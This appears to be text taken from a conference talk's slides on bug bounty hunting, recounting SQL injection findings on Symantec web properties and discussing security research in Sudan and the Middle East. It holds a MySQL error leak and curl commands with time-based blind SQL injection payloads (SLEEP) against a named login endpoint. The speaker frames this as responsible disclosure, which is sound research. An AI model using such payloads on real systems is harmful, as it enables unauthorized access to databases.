
[$\$$] Discovered: -> {http://nortonmail.symantec.com/clients/ CVS/Entries} (Response-Code: 200 | Content-Length: 6018)

Cool Findings

Target: Symantec

Bug #2: Multiple SQL Injection Vulnerabilities

#1



The screenshot shows a web browser window with the title "Norton A-List". The address bar displays "Symantec Corporation (US) | https://phoenix.symantec.com/alist/enrol.php". The page content shows an error message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'duongomearavandeth'),aes_encrypt('','duongomearavandeth'),aes_encrypt('\",'duo' at line 1". Below the error message, the "Norton A-List" logo is visible, followed by a "Welcome!" message and a thank-you note: "And thank you for joining Norton A-List. You should receive your first Norton A-List email in the first week of next month – and start reaping the benefits!".

Norton A-List

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'duongomearavandeth'),aes_encrypt('','duongomearavandeth'),aes_encrypt('\",'duo' at line 1

Norton A-List

Welcome!

And thank you for joining Norton A-List. You should receive your first Norton A-List email in the first week of next month – and start reaping the benefits!

Cool Findings

Target: Symantec

Bug #2: Multiple SQL Injection Vulnerabilities

#2

```
[root@secbot]~# #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(0);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m0.462s
user    0m0.008s
sys     0m0.004s

[root@secbot]~# #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(5);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m5.465s
user    0m0.004s
sys     0m0.004s

[root@secbot]~# #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(10);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null


real    0m10.466s
user    0m0.004s
sys     0m0.004s
```

Cool Findings

Target: Symantec

Plan

There was a CMS on the same web environment



Cool Findings

Target: Symantec

Executing the Plan

Found that I have access to **61** databases!

I Immediately stopped, and report it without exploitation.

Just imagine if I was a bad guy

Bug Bounty Hunting
for
Companies & Researchers



InfoSec, Bug Hunting in Sudan & the Middle East

Bug Bounty Hunting
for
Companies & Researchers

InfoSec, Bug Hunting in Sudan & the Middle East

- How is it like to be a bug bounty hunter from the middle east?
- How is the knowledge level in IT security in the Middle-East?

Bug Bounty Hunting
for
Companies & Researchers

InfoSec, Bug Hunting in Sudan & the Middle East

➤ How powerful are Arabian BlackHat Hackers?

- When it comes to defacing public property, they get crazy.
- Motivated by: politics, human-rights, money, and ego.
- Seriously, don't underestimate their powers, don't mess with them, you won't like the outcome!

Note: I do not support any form of unethical hacking by no means

Acknowledgements

- Christian Folini - @ChrFolini
- Bernhard Tellenbach
- @SwissCyberStorm Team

and everyone for attending and listening!

Questions?

Mazin Ahmed

Twitter: @mazen160

Email: mazin AT mazinahmed DOT net

Website: <https://mazinahmed.net>

LinkedIn: <https://linkedin.com/in/infosecmazinahmed>

Bug Bounty Hunting
for
Companies & Researchers